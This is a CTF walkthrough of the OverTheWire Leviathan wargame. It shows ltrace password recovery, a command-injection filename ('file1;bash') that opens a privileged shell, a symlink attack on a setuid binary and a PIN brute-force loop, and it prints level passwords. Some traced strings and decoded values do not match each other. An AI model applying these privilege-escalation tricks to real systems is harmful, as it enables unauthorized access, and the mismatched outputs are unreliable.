

# Leviathan

## Level 0

### Step 1: Opening the Challenge in Browser


- **Tool Used:** Web Browser
- **Action Taken:**

Opened the URL: <https://overthewire.org/wargames/leviathan/>

- **Explanation:**

This step was necessary to access the OverTheWire Leviathan Wargame homepage. It provides:

- Basic instructions
- Port number (2223)
- Default username for Level 0 (leviathan0)
- Starting hints for solving Level 0.



### Step 2: Establishing SSH Connection to the Server

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223`

[leviathan0@leviathan.labs.overthewire.org](https://leviathan0@leviathan.labs.overthewire.org)

#### **Explanation:**

Using the `ssh` command, a secure shell connection was established to the remote server:

- `-p 2223` specifies the custom SSH port.
- `leviathan0` is the username for Level 0.
- `leviathan.labs.overthewire.org` is the target host.

#### **Purpose:**

- To log into the machine as `leviathan0` and interact with its file system for challenge-solving.

The left screenshot shows a terminal window with the command `ssh -p 2223 leviathan@leviathan.labs.overthewire.org` being executed. The terminal displays the ASCII art logo for 'leviathan' and a welcome message from the OverTheWire game server. The right screenshot shows the initial instructions for playing the game, including a list of rules and a tip to not post spoilers.

```

(kali@kali)~$ ssh -p 2223 leviathan@leviathan.labs.overthewire.org
leviathan@leviathan.labs.overthewire.org's password:
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--

This machine might hold several wargames.
If you are playing "somegame", then:

* USERNAMES are somegame0, somegame1, ...
* Most LEVELS are stored in /somegame/.
* PASSWORDS for each level are stored in /etc/somegame_pass/.

Write-access to homedirectories is disabled. It is advised to create a
working directory with a hard-to-guess name in /tmp/. You can use the
command "mktmp -d" in order to generate a random and hard to guess
directory in /tmp/. Read-access to both /tmp/ is disabled and to /proc
restricted so that users cannot snoop on eachother. Files and directories
with easily guessable or short names will be periodically deleted! The /tmp
directory is regularly wiped.
Please play nice:

* don't leave orphan processes running
* don't leave exploit-files laying around
* don't annoy other players
* don't post passwords or spoilers
* again, DONT POST SPOILERS!
  This includes writeups of your solution on your blog or website!

--[ Tips ]--

This machine has a 64bit processor and many security-features enabled
by default, although ASLR has been switched off. The following
compiler flags might be interesting:

-m32          compile for 32bit
  
```

## Step 3: Listing Files and Discovering Hidden Content

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:**

```

= ls -la
= cd .backup
= ls
  
```

- **Explanation:**
  - `ls -la` lists **all** files, including hidden files (starting with a dot `.`).
  - A hidden directory named `.backup` was identified.
  - Using `cd .backup`, we moved into the `.backup` folder.
  - Another `ls` inside `.backup` showed that it contained a file named `bookmarks.html`.

### Purpose:

- Hidden directories/files often contain important clues or passwords in CTF-style games.

```

leviathan0@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root    root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root    root      4096 Apr 10 14:24 ..
drwxr-xr-x  2 leviathan1 leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root    root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root      3771 Mar 31 2024 .bashrc
-rw-r--r--  1 root    root       807 Mar 31 2024 .profile
leviathan0@gibson:~$ cd .backup
leviathan0@gibson:~/backup$ ls
bookmarks.html

```

## Step 4: Searching for Password in HTML File

- **Tool Used:** Kali Linux Terminal (grep command)
- **Command Executed:**
  - = grep password bookmarks.html

```

leviathan0@gibson:~/backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDd" ADD_DATE="1155384634" LAST_CHAR
SET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@gibson:~/backup$

```


## Step 1: Accessing Level 1 Instructions in Browser

- **Tool Used:** Web Browser
- **Action Taken:**  
Opened the URL:=  
<https://overthewire.org/wargames/leviathan/leviathan1.html>

### Explanation:

This page provides:


- Hints and specific guidance for solving **Leviathan Level 1**.
- Information about any binaries, files, or vulnerabilities that should be investigated.
- **Purpose:**
- To gather level-specific knowledge before starting hands-on work.



## Step 2: SSH Login into Level 1 Server

- **Tool Used:** Kali Linux Terminal (SSH Client)

- **Command Executed=** `ssh -p 2223 leviathan1@leviathan.labs.overthewire.org`
- **Explanation:**  
Using the password obtained from Level 0, connected to the server as leviathan1 over SSH.
- **Purpose:**
- To access the environment where Level 1's tasks needed to be performed.



## Step 3: Listing Files to Discover Challenge Binaries

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** `ls -la`
- **Explanation:**
  - Listed all files (including hidden files) in the home directory.
  - Discovered a suspicious binary file named `check`, which would be the main focus of Level 1.

```

leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root    root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root    root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root     3771 Mar 31 2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root    root       807 Mar 31 2024 .profile

```

## Step 4: Tracing Binary Behavior Using `ltrace`

- **Tool Used:** Kali Linux Terminal (`ltrace`)
- **Command Executed:** `ltrace ./check`

### Explanation:

- `ltrace` is a dynamic analysis tool that shows library calls made by a binary during execution.

- When running ./check with ltrace, it showed the use of the strcmp() function comparing input against a hardcoded password.
- **Purpose:**
- To reveal the correct input/password without guessing.

```

leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffd994, 0 <unfinished ...>
printf("password: ") = 10
getchar(0, 0, 0x786573, 0x646673/password: hello = 104
getchar(0, 104, 0x786573, 0x646673) = 101
getchar(0, 0x6568, 0x786573, 0x646673) = 108
strcmp("hel", "sex") = -1
puts("Wrong password, Good Bye ... Wrong password, Good Bye ...") = 29
+++ exited (status 0) +++

```

## Step 5: Executing the Binary with Revealed Password

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** ./check

### Explanation:

- Ran the binary and provided the correct password (discovered via ltrace).
- This allowed successful execution of the binary, likely spawning a new shell or revealing information.

```

leviathan1@gibson:~$ ./check
password: sex

```

## Step 6: Navigating to Retrieve the Next Level's Password

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:**

```

= ls
= cd check
= ls
= cat /etc/leviathan_pass/leviathan2

```

### Explanation:

- ls showed available directories and files.
- Navigated into the check directory if needed.
- Found the password for leviathan2 inside the system file /etc/leviathan\_pass/leviathan2.

- Used cat to display and note down the password.

```
$ ls
check
$ cd check
/bin/sh: 2: cd: can't cd to check
$ ls
check
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$
```

Level 1 → Level 2

## Step 1: Accessing Level 2 Instructions in Browser

- **Tool Used:** Web Browser
- **Action Taken:**

Opened the URL:

<https://overthewire.org/wargames/leviathan/leviathan2.html>


### Explanation:

This page contains:

- Specific hints for Level 2.
- Information about vulnerable binaries or misconfigurations that need to be exploited.

### Purpose:

- To understand the objective of Level 2 before starting hands-on tasks.



## Step 2: SSH Login into Level 2 Server

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223`


[leviathan2@leviathan.labs.overthewire.org](https://leviathan2@leviathan.labs.overthewire.org)

### Explanation:

Connected to the server as user `leviathan2` using the password obtained from Level 1.

## Purpose:

- To gain access to the Level 2 environment.




## Step 3: Exploring Files and Checking Current Directory

- **Tool Used:** Kali Linux Terminal
- **Commands Executed** = `ls -la`
- `= pwd`
- **Explanation:**
  - `ls -la` lists all files, including hidden ones.
  - `pwd` (print working directory) confirms the current location in the file system.

## Purpose:

- To find any interesting files and understand the file structure before exploitation.



## Step 4: Exploiting Command Injection Vulnerability

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:**
  - = `mktemp -d`
  - = `cd /tmp/tmp.sihlSIIndC`
  - = `touch 'file1;bash'`
  - = `ls`
  - = `cd`
  - = `ls`

```
= ./printfile /tmp/tmp.sihlSlndC/file1\;bash  
= ls
```

- **Explanation:**

- `mktemp -d` creates a temporary directory for working safely.
- `touch 'file1;bash'` creates a **malicious filename** — because semicolon ; in Linux separates two commands.
- When the vulnerable binary `printfile` reads the file name, it **executes bash** due to the command injection flaw.
- Running `./printfile` with the crafted filename **opened a new shell** with elevated permissions.

**Purpose:**

- To break out into a privileged shell without needing to guess passwords

```
leviathan2@gibson:~$ mktemp -d  
/tmp/tmp.sihlSlndC  
leviathan2@gibson:~$ cd /tmp/tmp.sihlSlndC  
leviathan2@gibson:/tmp/tmp.sihlSlndC$ touch 'file1;bash'  
leviathan2@gibson:/tmp/tmp.sihlSlndC$ ls  
file1;bash  
leviathan2@gibson:/tmp/tmp.sihlSlndC$ cd  
leviathan2@gibson:~$ ls  
printfile  
leviathan2@gibson:~$ ./printfile /tmp/tmp.sihlSlndC/file1\;bash  
/bin/cat: /tmp/tmp.sihlSlndC/file1: Permission denied  
leviathan3@gibson:~$ ls  
printfile
```

## Step 5: Retrieving the Password for Level 3

- **Tool Used:** Kali Linux Terminal
- **Commands Executed** = `cat /etc/leviathan_pass/leviathan3`
- `=exit`
- `=exit`
- **Explanation:**
  - `cat` displayed the password for `leviathan3`.
  - Two `exit` commands closed the current shell and SSH session safely.

```
leviathan3@gibson:~$ cat /etc/leviathan_pass/leviathan3  
f0n8h2iWLP  
leviathan3@gibson:~$ exit  
exit  
leviathan2@gibson:~$ exit  
logout  
Connection to leviathan.labs.overthewire.org closed.
```



## Step 1: SSH Login into Level 3

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223 leviathan3@leviathan.labs.overthewire.org`
- **Explanation:**
  - Logged into the server as `leviathan3` using the password retrieved from Level 2.

### Purpose:

- To access the environment for solving Level 3




```
(kali@kali)~$ ssh -p 2223 leviathan3@leviathan.labs.overthewire.org
leviathan3@leviathan.labs.overthewire.org:
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
leviathan3@leviathan.labs.overthewire.org's password:
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
```

## Step 2: Listing Files and Exploring Directory

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** `ls -la`
- **Explanation:**
  - Listed all files (including hidden files) to discover what binaries or important files are available.
  - Found an executable file named `level3`.

### Purpose:

- To identify target files/binaries for exploitation.



```
leviathan3@gibson:~$ ls -la
total 40
drwxr-xr-x  2 root    root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root    root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root      3771 Mar 31 2024 .bashrc
-r-sr-x--  1 leviathan4 leviathan3 18100 Apr 10 14:23 level3
-rw-r--r--  1 root    root       807 Mar 31 2024 .profile
leviathan3@gibson:~$
```

## Step 3: Executing the Level3 Binary

- **Tool Used:** Kali Linux Terminal

- **Command Executed: ./level3**
- **Explanation:**
  - Ran the level3 executable which asked for a **password input**.
  - Without knowing the password, the binary exited.

#### Observation:

- Manual guessing was not effective — another method was needed to find the correct password.

```
leviathan3@gibson:~$ ./level3
Enter the password> sunrise
bzzzzzzzap. WRONG
```

### Step 4: Analyzing the Binary with ltrace

- **Tool Used:** Kali Linux Terminal (ltrace)
- **Command Executed: ltrace ./level3**

#### Explanation:

- ltrace traced the library calls and function calls made by the binary.
- It revealed that strcmp() function was comparing the user input with a **hardcoded password string** inside the binary.
- This exposed the correct password directly during the tracing process.

#### Purpose:

- To avoid brute-forcing and directly obtain the hardcoded password.

```
leviathan3@gibson:~$ ltrace ./level3
libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
strcmp("hmo33", "kakaka") = -1
printf("Enter the password> ") = 20
fgets(Enter the password> sunrise
"sunrise\n", 256, 0xf7fae5c0) = 0xffffd26c
strcmp("sunrise\n", "\n") = 1
puts("bzzzzzzzap. WRONG") = 19
++ exited (status 0) ++
leviathan3@gibson:~$
```

### Step 5: Re-executing Binary and Exiting

- **Tool Used:** Kali Linux Terminal
- **Commands Executed: ./level3**

**: exit**

#### Explanation:

- After finding the correct password using ltrace, re-ran the level3 program.

- Entered the correct password to gain access.
- After confirming success, exited the session safely.

```

leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell!]
$ cat /etc/leviathan_pass/leviathan4
cat: /etc/leviathan_pass/leviathan4: No such file or directory
$ cat /etc/leviathan_pass/leviathan4
WG1egElCv0
$ exit
leviathan3@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.

```

## Step 1: SSH Login into Level 4

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223`  
[leviathan4@leviathan.labs.overthewire.org](mailto:leviathan4@leviathan.labs.overthewire.org)

### Explanation:

- Used the password retrieved from Level 3 to log into the user account leviathan4.
- Connected through port 2223 as specified.

### Purpose:

- To access the environment and files of Level 4.

```

kali@kali:~$ ssh -p 2223 leviathan4@leviathan.labs.overthewire.org
leviathan
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
leviathan4@leviathan.labs.overthewire.org's password:
www. ver he ire.org
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--

```

## Step 2: Listing Files and Finding Hidden Content

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** `ls -la`

### Explanation:

- Displayed all files in the home directory, including hidden ones.

- Found a hidden directory named `.trash`, which suggested it might contain important clues.

### Purpose:

- To locate directories or files that might help solve the level.

```
leviathan4@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root root    4096 Apr 10 14:23 .
drwxr-xr-x 83 root root    4096 Apr 10 14:24 ..
-rw-r--r--  1 root root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root root   3771 Mar 31 2024 .bashrc
-rw-r--r--  1 root root     807 Mar 31 2024 .profile
dr-xr-x--  2 root leviathan4 4096 Apr 10 14:23 .trash
leviathan4@gibson:~$
```

### Step 3: Navigating into `.trash` and Exploring

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** `cd .trash`

`: ls -la`

`: ./bin`

### Explanation:

- Changed directory into `.trash`.
- Listed the files there and found an executable binary file named `bin`.
- Executed the `bin` program, which produced a series of **binary numbers** (e.g., `01101000 01101001`).

### Observation:

- The output was binary-encoded text that needed to be translated into readable ASCII characters.

```
leviathan4@gibson:~$ cd .trash
leviathan4@gibson:~/.trash$ ls -la
total 24
dr-xr-x--  2 root      leviathan4 4096 Apr 10 14:23 .
drwxr-xr-x  3 root      root        4096 Apr 10 14:23 ..
-r-sr-x--  1 leviathan5 leviathan4 14940 Apr 10 14:23 bin
leviathan4@gibson:~/.trash$ ./bin
00110000 01100100 01110001 01110000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@gibson:~/.trash$
```

### Step 4: Converting Binary to ASCII

- **Tool Used:** Online Binary-to-ASCII Converter
- **Action Taken:**

- Copied the binary output.
- Used the online tool:  
<https://www.rapidtables.com/convert/number/binary-to-ascii.html>
- Pasted the binary numbers into the converter to get the decoded plaintext.

### Purpose:

- To reveal the hidden password for Level 5 from the binary data.

Binary to Text Translator

Enter binary numbers with any prefix/postfix/delimiter and press the Convert button.  
(E.g: 01000101 01111000 01100001 01101101 01110000 01101100 01100101):

From: Binary To: Text

Open File Open Bin File

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111 01000110
00110100 01010001 01000100 00001010
```

Character encoding (optional): ASCII/UTF-8

Convert Reset Swap

BdyxT7F4Q0

Level 4 → Level 5

### Step 1: SSH Login into Level 5


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223`  
[leviathan5@leviathan.labs.overthewire.org](mailto:leviathan5@leviathan.labs.overthewire.org)

### Explanation:

- Used the password obtained from Level 4 to log into the `leviathan5` account.
- Connected over the custom SSH port 2223 as specified.

### Purpose:

- To access the Level 5 environment for completing the next challenge.



## Step 2: Listing Files and Checking Available Programs

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** `ls -la`

### Explanation:

- Displayed all files in the home directory, including hidden files.
- Found an executable file named `leviathan5`, which was the focus of this level.

### Purpose:

- To identify the binary or script that needed to be exploited.

```
leviathan5@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root    root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root    root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root      3771 Mar 31 2024 .bashrc
-r-sr-x---  1 leviathan6 leviathan5 15144 Apr 10 14:23 leviathan5
-rw-r--r--  1 root    root       807 Mar 31 2024 .profile
leviathan5@gibson:~$
```

## Step 3: Understanding and Testing the Program's Behavior

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** `./leviathan5`

`: touch /tmp/file.log`

`: echo "hello" > /tmp/file.log`

`: cat /tmp/file.log`

### Explanation:

- Ran `./leviathan5` — observed that the program read content from a specific log file, `/tmp/file.log`.

- Created /tmp/file.log manually and wrote "hello" into it.
- Confirmed that leviathan5 simply displayed the content of /tmp/file.log.

### Observation:

- Realized that **file access** could be manipulated via symbolic links.

```

leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ cat /tmp/file.log
hello

```

### Step 4: Exploiting Symbolic Link Vulnerability to Reveal Password

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** ln -s /etc/leviathan\_pass/leviathan6 /tmp/file.log

: ./leviathan5

: exit

### Explanation:

- Created a **symbolic link**: /tmp/file.log now pointed to /etc/leviathan\_pass/leviathan6 (the password file for the next level).
- When leviathan5 executed, it displayed the contents of the symlinked file instead of a normal log file.
- Retrieved the password for leviathan6.

### Purpose:

- Successfully exploited insecure file access without modifying the program itself

```

leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HDB88w
leviathan5@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.

```

Level 5 → Level 6

## Step 1: SSH Login into Level 6


- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223 leviathan6@leviathan.labs.overthewire.org`

### Explanation:

- Used the password retrieved from Level 5 to log into the `leviathan6` account.
- Connected through the custom SSH port 2223 provided by OverTheWire.

### Purpose:

- To access the server environment where Level 6 challenge files were located.



## Step 2: Listing Files and Checking the Binary

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** `ls -la`  
`: ./leviathan6`

### Explanation:

- Listed all files, found a binary executable named `leviathan6`.
- Ran the binary without arguments to observe its behavior.
- Noticed that it asked for some kind of **PIN input**.

### Observation:



- The binary expected a 4-digit PIN code to proceed.

```

leviathan6@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root    root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root    root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root      3771 Mar 31 2024 .bashrc
-r-sr-x---  1 leviathan7 leviathan6 15036 Apr 10 14:23 leviathan6
-rw-r--r--  1 root    root       807 Mar 31 2024 .profile
leviathan6@gibson:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>

```

### Step 3: Launching a Brute Force Attack

- **Tool Used:** Kali Linux Terminal (Bash Loop)
- **Command Executed:** `for i in {0000..9999}; do echo $i; ./leviathan6 $i; done`

#### Explanation:

- Used a `for` loop to **automatically try every 4-digit PIN** (from 0000 to 9999).
- The script passed each number as an argument to `leviathan6`.
- Monitored output until the correct PIN was found and access was granted.

#### Purpose:

- To automate password guessing instead of manual trial and error.

```

leviathan6@gibson:~$ for i in {0000..9999}; do echo $i; ./leviathan6 $i; done;
0000
Wrong
0001
Wrong
0002
Wrong
0003
Wrong
0004
Wrong
0005
Wrong
0006
Wrong
0007
Wrong
0008

```

### Step 4: Gaining Shell Access After Brute Force

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** `whoami`

`: ls`

#### Explanation:

- After the correct PIN was entered, the binary granted a shell.
- `whoami` confirmed the current user identity.
- `ls` listed files available in the privileged session.

```
Wrong
7123
$ whoami
leviathan7
$ ls
leviathan6
$ █
```

## Step 5: Retrieving the Password for Level 7

- **Tool Used:** Kali Linux Terminal
- **Command Executed:** `cat /etc/leviathan_pass/leviathan7`

### Explanation:

- Used cat to display the content of the password file for leviathan7.
- Copied the password for use in the next level.

```
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
$ █
```

Level 6 → Level 7

## Step 1: SSH Login into Level 7

- **Tool Used:** Kali Linux Terminal (SSH Client)
- **Command Executed:** `ssh -p 2223 leviathan7@leviathan.labs.overthewire.org`

### Explanation:

- Used the password obtained from Level 6 to log into the `leviathan7` account.
- Connected through the designated SSH port 2223.
- Successfully authenticated into the final level's server space.

### Purpose:

- To access the Level 7 environment and complete the final task of the Leviathan wargame.

```
File Actions Edit View Help
(kali@kali)~$ ssh -p 2223 leviathan7@leviathan.labs.overthewire.org
leviathan
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
leviathan7@leviathan.labs.overthewire.org's password:
www.OverTheWire.org
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
```

## Step 2: Listing Files and Viewing the Final Message

- **Tool Used:** Kali Linux Terminal
- **Commands Executed:** `ls -la`  
`: cat CONGRATULATIONS`

### Explanation:

- `ls -la` listed all files in the home directory, including hidden ones.
- Found a file named `CONGRATULATIONS`.
- Used `cat` to display the contents of the `CONGRATULATIONS` file.
- Reading the file confirmed **successful completion** of all levels of the Leviathan wargame.

### Purpose:

- To validate that the entire series of challenges was successfully completed.

```
leviathan7@gibson:~$ ls -la
total 24
drwxr-xr-x  2 root    root      4096 Apr 10 14:23 .
drwxr-xr-x 83 root    root      4096 Apr 10 14:24 ..
-rw-r--r--  1 root    root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root    root      3771 Mar 31 2024 .bashrc
-rw-r--r--  1 leviathan7 leviathan7 178 Apr 10 14:23 CONGRATULATIONS
-rw-r--r--  1 root    root       807 Mar 31 2024 .profile
leviathan7@gibson:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@gibson:~$
```